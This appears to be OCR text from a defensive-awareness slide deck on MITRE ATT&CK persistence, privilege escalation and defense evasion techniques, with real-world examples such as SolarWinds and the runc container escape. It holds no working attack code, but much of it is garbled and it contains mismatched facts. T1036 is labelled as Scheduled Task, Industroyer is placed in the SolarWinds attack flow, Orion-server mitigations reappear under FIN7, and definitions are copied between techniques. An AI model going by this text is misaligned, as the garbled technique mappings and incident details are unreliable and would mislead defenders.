MITRE ATT&CK – Compromise Host Software Binary (T1554) | Persistence / Defense Awareness

The diagram illustrates the four steps of Compromise Host Software Binary (T1554) in a linear flow:

- 1 Legitimate Software Exists**: Trusted system or application binary exists on the host.
- 2 Binary Is Modified or Replaced**: Legitimate binary is altered or replaced without detection.
- 3 System Continues to Trust the Binary**: Modified software still appears legitimate to the system.
- 4 Compromised Binary Is Executed**: System executes the compromised binary during normal use.

Below the main flow, there is a second, identical set of four steps labeled 1 through 4, likely representing a different perspective or a loop.

Technique Reference: Compromise Host Software Binary | ATT&CK ID: T1554
Tactic: Persistence / Defense Evasion

Educational reference based on the MITRE ATT&CK Framework – Defensive Awareness

Real World Example:

COMPRRMISE HOST SOFTWARE BINARY (T1554)

What is it?	How it Works:	
Attackers replace or modify legitimate software (binaries) (praise) in when system with execuus versins thir code stealthosly.	→ → 1. Identify target binary (e.g. common common utility parloaly payload 3. Achicious code runs when legitimate provigive cerces or execution.	→ →
Common Techniques: • Binary Masquerading (s with fake) • Bar Malauading (Regissuet fake) • DLL Sideload (Rumemins library) • Hooking (anckab calls)	Real-World Example (Hypottatiical) Attacker replaces ms a legitiamar "svchoste" on an server with malicious with malicious version that establishes use the backdoor connect'oue backlr to remote contlm-comm attciol server upon every login. → → Malicious Payload attacker Goal: Maintain access, spread contaly, steal data.	

Technique 4: Create Account(T1136)

MITRE ATT&CK – Create Account (T1136) | Persistence Awareness

Account Lifecycle Risk Flow (1–5)

Step	Description
1	Account Management Feature Exists Systems support creating and managing user accounts
2	Account Creation Occurs A new user account appears in the environment
3	Account Appears Normal The account looks similar to legitimate user accounts
4	Account Is Used for System Access Account is used during routine system access
5	Ongoing Access Risk Identified Improper account controls may allow continued access

Technique Reference: Create Account
ATT&CK ID: T1136 | Associated Tactics: Persistence / Initial Access

Educational reference based on the MITRE ATT&CK Framework – Defensive Awareness


Real World Example:

CREATE ACCOUNT (T1136)
MITRE ATT&CK Tactic: Persistence | Technique: T1136

DEFINITION & PURPOSE	METHODS	REAL-WORLD EXAMPLE: PHISHING ATTACK
<ul style="list-style-type: none">Adversaries create new user accounts. This grants persistent access.Can be standard, admin, or service accounts. Used for lateral movement, backdoor access.	<ol style="list-style-type: none">Via OS command-line tools (e.g., 'net user').Scripting (PowerShell, Python). Modifying system registries.Exploiting vulnerabilities.	<ol style="list-style-type: none">Attacker sends phishing email.User clicks malicious link.Malware executes, hidden admin account 'updater'.Attacker uses 'updater' for remote access later. <pre>graph LR; A[Attacker sends phishing email] --> B[User clicks malicious link]; B --> C[Malware executes, hidden admin account "updater"]; C --> D[Attacker uses "updater" for remote access later];</pre>

Mitigation: Principle of Least Privilege, Account Monitoring, MFA.

Technique 5: Scheduled Task/Job(T1053)




Real World Example:

SCHEDULED TASK/JOB (T1053)

MITRE ATT&CK Tactic: Persistence, Privilege Escalation | Technique: T1036

DEFINITION & PURPOSE	METHODS	REAL-WORLD EXAMPLE: BACKDOOR PERSISTENCE
<ul style="list-style-type: none">Adversaries create new user account to execute code.Can be land standard, admin, or service persistence, p andorge, and privilage escalatality.Often mimts for specific om based based backdoor or activity.	<ol style="list-style-type: none">Windows Task Scheduler: schtasks.exe, GUIScripting (Task cron, Modifying system registres.AT command (deporated).Systemd Timers.	<ol style="list-style-type: none">Attacker sends initial access. email.User clicks achedulus task.Malware executeng malware.Scheuled Task: Daily execution of 'backdoor.atio). <p>Mitigation: Principkt task creation, script, enforce Least Privilering, MFA.</p>

Technique 6: Server Software Component(T1505)




Real World Example:

SERVER SOFTWARE COMPONENT (T1505)
MITRE ATT&CK Tactic: Persistence, Privilege Escalation | Technique: T1505

DEFINITION & PURPOSE	METHODS	REAL-WORLD EXAMPLE: WEB WEB SHELL
<p>• Adversaries create new user accounts to maintain access.</p> <p>• Often involves modifying web and database, either circumvention, and privilege escalation or privilege maintenance.</p> <p>• Grants permissions based on processes and environments.</p>	<p>1. Web Server Modules (e.g. Apache): schtasks.exe, GUI</p> <p>2. Database Stored Procedures/Triggers or schema changes.</p> <p>3. Server-Side Scripting Modification (e.g. ASP.NET): Injecting system registries.</p> <p>4. System Timers.</p>	<p>REAL-WORLD EXAMPLE: WEB WEB SHELL</p> <p>1. Attacker sends initial access. (cmd.php) → (cmd.php)</p> <p>3. Uploads executes with SQL Injection, File Upload permissions. Attacker C2</p>

Mitigation: Secure task creation, script validation, least privilege, regular auditing, MFA.

Technique 7: Valid Accounts(T1078)



Real World Example:

VALID ACCOUNTS (T1078)

MITRE ATT&CK Tactic: Persistence, Privilege Escalation | Technique: T1078

DEFINITION & PURPOSE	METHODS	REAL-WORLD EXAMPLE: LATERAL MOVEMENT
<p>1. Adversaries use legitimate credentials.</p> <p>2. Provides access to systems to systems, applications, and data.</p> <p>3. Enables persistence, lateral movement, and privilege escalation.</p>	<p>1. Stolen credentials (Phishing, Keylogging).</p> <p>2. Brute-force Draining, Keylogging.</p> <p>3. Brute-force/Dictionary attacks.</p> <p>4. Exploited vulnerabilities.</p> <p>5. Insider threat</p>	<p>1. Attacker sends initial access.</p> <p>2. User clicks achedulus log into remote server</p> <p>3. Victim System</p> <p>4. Accesses sensitive files or pivots to other systems.</p> <p>Attacker C2</p>

Mitigation: Secure task creation, script, Valicble Least Privileged, Regular Auditing, MFA.

4. PRIVILEGE ESCALATION (TA0004)

PRIVILEGE ESCALATION (TA0004)

The adversary is trying to gain higher-level permissions.

TACTIC DESCRIPTION:

- Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network.
- Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives.

Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities.

These techniques often overlap with Persistence techniques, as OS features that let an adversary persist can execute in an elevated context.

IMPLEMENTATION

These techniques often overlap with Persistence techniques, as OS features that let an adversary persist can execute in an elevated context.

CONFIDENTIAL

Tactic Overview

PRIVILEGE ESCALATION (TA0004)

The adversary is trying to gain higher-level permissions.

TACTIC DESCRIPTION:

- Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network.
- Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives.

AFFECTED COMPONENTS:

- OS/Version (e.g. Web Apps, IM Clients)
- Applications (e.g. Vulnerable Services)
- Exploitations (e.g. custom network libs)
- User Accounts (e.g. Local Admin)

ROOT CAUSE

- Unpatched Software
- Weak Endpoint Monitoring
- Misconfigurations (e.g. Protocol Validation)
- Spearsphishing & Engineering (User Bypass)

HOW IT WORKS:

UNPRIVILEGED USER → VULNERABLE SYSTEM (e.g. DNS Query) → EXPLOITATION (TA0004) → SYSTEM/root level

IF vulnerability_exists AND succeeds:
GRANT SYSTEM_ACCESS;
ELSE: MAINTAIN_USER_SESSION;

CONFIDENTIAL

Technique 1 – ACCOUNT MANUPULATION(T1098)



Real World Example



Technique 2 :- BOOT OR LOGON INITILIZATION SCRIPTS (T1037)

BOOT OR LOGON INITILIZATION SCRIPTS (T1037)

Tactics Objective: Adversaries gain higher-level permissions and potentially escalate privileges

TACTICS DESCRIPTION:	KEY DETAILS:	COMMON TECHNIQUES:
<ul style="list-style-type: none"> ⌚ Malicious scripts gain elevated admin servtive. ⌚ Executed at boot/ logon to maintain persistence. ⌚ Leverages administrative features and GPOs. ⌚ Targets systems for privilege escalation. ⌚ Requires local or admin credentials. 	<p>🛡️ ID: T1037</p> <p>⚙️ Sub-Techniques: 5</p> <p>🕒 Typical Phase: Persistence, Privilege Escalation</p> <p>📅 Typical Phase: Post-Initial Access</p> <p>🔍 ATT&CK Version: Created: 31 May 2017 Last Modified: 24 October 2025</p>	<p>Adversary Compromised System ↓ Exploitation (TA0004) ↓ Startup Scripts, Group Policy Unpatched Kernel</p>

CONFIDENTIAL

Real world example :-

REAL-WORLD EXAMPLE: SOLARWINDS SUPPLY CHAIN COMPROMISE (2020)

APT29 / NOBELIUM – SUNBURST Malware

ATTACK FLOW

1. Supply Chain Compromise
2. Supply Chain Compromise
3. Deploy Industroyer Malware
4. Credential Theft & Lateral Movement

SUNBURST Backdoor

MITIGATION STRATEGIES

Mitigation	Implementation	Priority
Secure Build Pipeline	Code integrity verification/CI/CD	High
Network Segmentation	Isolate monitor Orion servers	High
MFA & Least Privilege	Restrict admin, service accounts	High
EDR & Threat Hunting	Detect DLL tampering	High

DETECTION METHODS

Network Indicators	Host Indicators	Cloud & Identity Indicators
<ul style="list-style-type: none"> Abnormal DNS traffic to SolarWinds-like domains Unexpected HTTPS traffic from Orion servers Unusual lateral movement (SMB, RPC, WinRM) 	<ul style="list-style-type: none"> Modified Orion DLL SolarWinds.Orion.Core.Bore.BusinessLayer.dll Abnormal child processes gpo!w!adss 	<ul style="list-style-type: none"> Abnormal Azure AD sign-ins - OAuth token abuse Privilege escalation without approval API calls from unfamiliar IPs

MITIGATION STRATEGIES

Mitigation	Implementation	Priority
Secure Build Pipeline	Code integrity verification/CI/CD	High
Network Segmentation	Isolate monitor Orion servers	High
MFA & Least Privilege	Restrict admin, enforce MFA	High
EDR & Threat Hunting	Subdue chain specific IR plans	Medium

CONFIDENTIAL

Technique 3 :- ESCAPE TO HOST (T1611)

ESCAPE TO HOST

Tactics Objective: Adversaries break out of a container or virtualized environment to gain host-level access.

TACTICS DESCRIPTION:	KEY DETAILS:	COMMON ATTACK METHODS:
<ul style="list-style-type: none"> ○ Break out of a container or virtualized environment to access the host. ○ Gain access to host resources and other containers/VMs. ○ Abuse system calls like “<code>unshare</code>” and privileged containers. ○ Escape via mounting host’s filesystem or abusing kernel modules. ○ May exploit docker.sock or ESXi vulnerabilities. 	<p>ID: T1611</p> <p>○ No Sub-Techniques</p> <p>ATTACK CONSEQUENCES:</p> <ul style="list-style-type: none"> ○ Gain Privileged Access ○ Maintain Persistence ○ Move Laterally ○ Access Other VM's/Containers 	<p>Kernel Module Injection</p> <p>Abuse docker.sock Socket</p> <p></> 'unshare' System Call Abuse</p>

CONFIDENTIAL

Real world example

REAL-WORLD EXAMPLE: runc CONTAINER ESCAPE – CVE-2019-5736 (2019)

T1611 – Escape to Host | Privilege Escalation | Platform: Containers, Linux

runc

ATTACK FLOW

- 1 **Initial Access**
 - Attacker gains code execution inside a Docker/Kubernetes container (e.g. vulnerable web app., exposed API).
- 2 **Vulnerable runc Trigger**
 - Container is running on a host with a vulnerable runc version.
 - Attacker modifies the container’s `/proc/self/exe` reference to point to the host runc binary.
- 3 **Payload Injection**
 - Malicious code overwrites the host’s runc binary with a backdoored version.
- 4 **Execution on Host**
 - When a new container is created or ‘`docker exec`’ or run, the poisoned runc binary executes attacker-controlled code on the host.

DETECTION METHODS

Host-Based Detection

- File integrity monitoring
- Alert on modification of `/usr/bin/runc`, `/usr/sbin/runc`
- Unexpected changes to container runtime binaries

MITIGATION STRATEGIES

Mitigation Strategy	Priority
<p>Patch & Update (Primary Defense)</p> <ul style="list-style-type: none"> • Immediately update runc • runc v1.0.0-rc7 or later • Docker / Containerd, Kubernetes node runtimes 	High
<p>Hardening</p> <ul style="list-style-type: none"> • Run containers as non-root users. • Enable <code>read-only</code> root filesystem mount option. • Use SELinux / AppArmor to restrict container capabilities. 	High
<p>Access Control</p> <ul style="list-style-type: none"> • Limit who can run <code>docker exec</code> • <code>kubefl exec</code> • Apply least privilege RBAC cluster operations 	High

MITRE ATT&TCK Mapping

Technique: T1611 – Escape to Host
Platform: Containers, Linux

Techniquer T1611 – Escape to Host

Mitigation Strategy	Priority
<ul style="list-style-type: none"> • Immediately update runc to patched versions. • runc v1.0.0-rc7 or later • Docker / Containerd, Kubernetes node runtimes 	High

CONFIDENTIAL

Technique 4 :- SCHEDULED TASK/ JOB (T1053)

SCHEDULED TASK / JOB (T1053)

Tactics Objective: Adversaries abuse task scheduling functionality to facilitate execution of malicious code.

TACTICS DESCRIPTION:	KEY DETAILS:
<ul style="list-style-type: none"> ② Automate and maintain execution of malicious scripts/programs ② Use native task/job schedulers (cron, AT, Task Scheduler, etc.) ② Configuring tasks often requires elevated privileges ② Can abuse remote systems & admin accounts. ② May exploit <code>docker.sock</code> or ESXi vulnerabilities. 	<ul style="list-style-type: none"> ② ID: T1053 ② Systemd Timers - Linux ② At - Windows ② Scheduled Task - Windows ② Container Orchestration Job - Containers ② Scheduled Task - macOS

COMMON ATTACK METHODS:

ID: T1053

Sub-Techniques:

- T1053.002, T1053.003, T053.005,
- T1053.006, T1053.007
- T1053.004, Systemd Timers - Linux
- T1053.005, At - Windows
- T1053.006, Scheduled Task - Windows
- T1053.007, Scheduled Task - macOS

PLATFORMS & CONTRIBUTORS:

Containers, ESXi, Linux, Windows, Windows, macOS

Alain Homewood, Insomnia Security; Andrew Northern @ex_raritas, Bryan Campbell, @bry_campbell; Leo Loobek, @Zachary Abzug, Zavis Smith, Tripwire, Zachary Abzug, @ZackDoesML, Zachary Avirem, Paladin, Selena Larson, @ZackDoesML

CONFIDENTIAL

Real world example

REAL-WORLD EXAMPLE: FIN7 / CARBINAK GROUP – ENTERPRISE INTRUSIONS (2018–2022)

FINANCIALLY MOTIVATED APT & SCHEDULED TASKS (2SE (T10-33))

T1053

ATTACK FLOW (High-Level, Defensive View)

2. Initial Access
2. Privilege Compromise
- >
3. Scheduled Task Creation (T1053)
- >
4. Persistence & Execution tabs
- >
3. Defense Evasion

MITIGATION STRATEGIES

Mitigation	Implementation	Priority
Least Privilege Elevation Code integrity enforcement	Isolated CI/CD	High
Network Segmentation	Isolate monitor Orion servers	High
Network Task Privilege	Revert admin source securites	High
EDR & Threat Hunting	Detect DLL tampering	High

SCHEDULED TASKS

DETECTION METHODS

Host-Based Detection

- Anomalous Extended Interval 3 Prior consecutive configuration escalation without service/instance configuration approval

MITRE ATT&ACK Mapping

Technique: T1053 – Scheduled Tasks
Tactic: Elevation Escalation
Platform: Windows, Linux

MITIGATION STRATEGIES

Mitigation	Implementation	Priority
Secure Build Pipelines Restrict user task creation	Isolated CI/CD	High
Application Allowlisting Prevent re-assigned AD servers	Isolate monitor Orion servers	High
EDR & Endpoint Hardening	Command-line forcing MFA	High
Incident Response Playbooks	detect DLL modification, etc., via process	Medium

CONFIDENTIAL

Technique 5 :- VALID ACCOUNTS (T1078)

VALID ACCOUNTS (T1078)

Tactics Objective: Adversaries abuse valid credentials to gain access and evade detection.

TACTICS DESCRIPTION:	KEY DETAILS:	KEY DETAILS:
<ul style="list-style-type: none">✓ Leverage valid or inactive credentials to access systems.✓ Exploit domain, local or cloud accounts for Initial Access, Persistence, Privilege Escalation, Defense Evasion, and more.✓ Abuse VPNs, RDP, Outlook Web Access, and more.✓ May enable stealthy access via inactive/stale accounts.	<p>ID: T1078</p> <ul style="list-style-type: none">Defense EvasionPersistencePrivilege EscalationInitial Access	<p>KEY DETAILS:</p> <ul style="list-style-type: none">ID: T1078Sub-Techniques:<ul style="list-style-type: none">• T1078.001 Local Accounts• T1078.002 Domain Accounts• T1078.003 Cloud Accounts• T1078.004 Default AccountsVersion: 2.8Created: 31 May 2017Last Modified: 24 October 2025  <p>Attacker → Office Suite</p> <p>ATT&CK Version: [Icons for various platforms]</p> <p>Containers, ESXi, IaaS, Identity Provider, Network Devices, Office Suite, SaaS</p> <p>Netskope Praetorian. Prasad Somasundram, Mates</p> <p>CONFIDENTIAL</p>

Real world example

REAL-WORLD EXAMPLE: MICROSOFT EXCHANG / CLOUD ACCOUNT COMPROMISE – MIDNIGHT BLIZZARD (2023–2024)

Threat Actor: APT29 (NOBELIUM) & T1078 Valid Accounts

ATTACK FLOW

- Initial Access - Credential Abuse
- Authentication Using Legitimate Accounts
- Privilege Expansion
 - Abuse of over-privileged service accounts
- Defense Evasion

MITIGATION STRATEGIES

Mitigation Strategy	Implementation	Priority
Enforce Strong Authentication <ul style="list-style-type: none">Mandatory MFAAll users, Drive/like Admin accountsBlock legacy auth protocols	All users, Drive/like Admin accounts	High
Account Hygiene & Lifecycle Management <ul style="list-style-type: none">Disable inactive, shared, or lab accounts	Disable inactive, shared, or lab accounts	High
Least Privilege & Role Governance <ul style="list-style-type: none">Minimize Service acc/OAuth permissionsSeparate admin use	Minimize service acc/OAuth permissions	High
Token & OAuth Security <ul style="list-style-type: none">Monitor OAuth app consentAlert on new service principals, perm escalation		High
Logging, Monitoring & Threat Hunting <ul style="list-style-type: none">Centralize authentication, cloud audit-logsUse UEBA for identity behaviorRegular review for accounts with long-lived sessions		Medium

DETECTION METHODS

Indicator Type	Indicators
Network Indicators	<ul style="list-style-type: none">Unusual geolocationsInactive/legacy account loginsAbnormal login timesNo MFAAbnormal login by service accounts
Credential Abuse Indicators	<ul style="list-style-type: none">Password spraying patterns across many accountsRepeated failed logins followed by successVPN/OWA/API for mass, abusive interactions
Behavioral & UEBA Signals	<ul style="list-style-type: none">Abnormal OAuth usage across many accountsSudden access to mailbox, data/admin APIsExcessive Graph API callsNo interactive user behavior
Network Indicators	<ul style="list-style-type: none">Unusual geolocationsInactive/legacy account

MITRE ATT&CK Mapping

Technique: T1078 – Valid Accounts
Sub Techniques: T1078.001 – Local Accounts, Cloud Accounts
Tactics: Initial Access, Persistence, Privilege Escalation, Defense Evasion

CONFIDENTIAL

5. DEFENSE EVASION (TA005)

DEFENSE EVASION (TA0005)

The adversary is trying to avoid being detected.

TACTIC DESCRIPTION:

- Uninstalled/disabled security software.
- Obfuscate/encrypt data and scripts.
- Masquerade and abuse trusted processes.

Some techniques from other tactics also serve as Defense Evasion.

KEY DETAILS:

- ID: TA0005
- Tactic: Defense Evasion
- Platforms: ESXi, Linux, Windows, macOS
- Version: 1.4
- Created: 17 October 2018
- Last Modified: 25 April 2025

EXPLOITED SECURITY TOOLS

- Delete Files
- Masquerading
- Disable Security Software
- Impair Defenses
- Rootkit & Kernel Module
- Obfuscated Files
- Cloud Credential Theft
- Script Proxy Execution
- Cover Tracks
- Hide/Mimic Malware
- Turn Off Security Tools
- Evade Monitoring
- Stealth on Host
- Obfuscate/Encrypt Code
- Abuse Trusted Accounts
- Encrypt Network Traffic

CONFIDENTIAL

Tactic overview

DEFENSE EVASION (TA0005) — CREDENTIAL ACCESS —

TACTIC OBJECTIVE:

Steal account names trying arviig to abin avoid be detected throughout heir enable further acititvity od target systems, mo networks.

TACTIC DESCRIPTION:

Defense sleetrect attempts ehed obseirnries to dnenstuand technique, sechiques, ord unraulling/dabling soncls/zftware, or obuscate data and scripts, and atisree rios hleveryare and sorrlaels. Adeverage le abuge trusted processs to hid and truaide and asvhicholhsesg tools.

IMPLEMENTATION

- Keylogging
- Credential Dump
- Obfuscate Data
- Maskerarde Lateral Jovennt
- Unauthorized Access


Logging, for disabled security, unausuu bethants bbserved via suspicious processes.

KEY DETAILS:

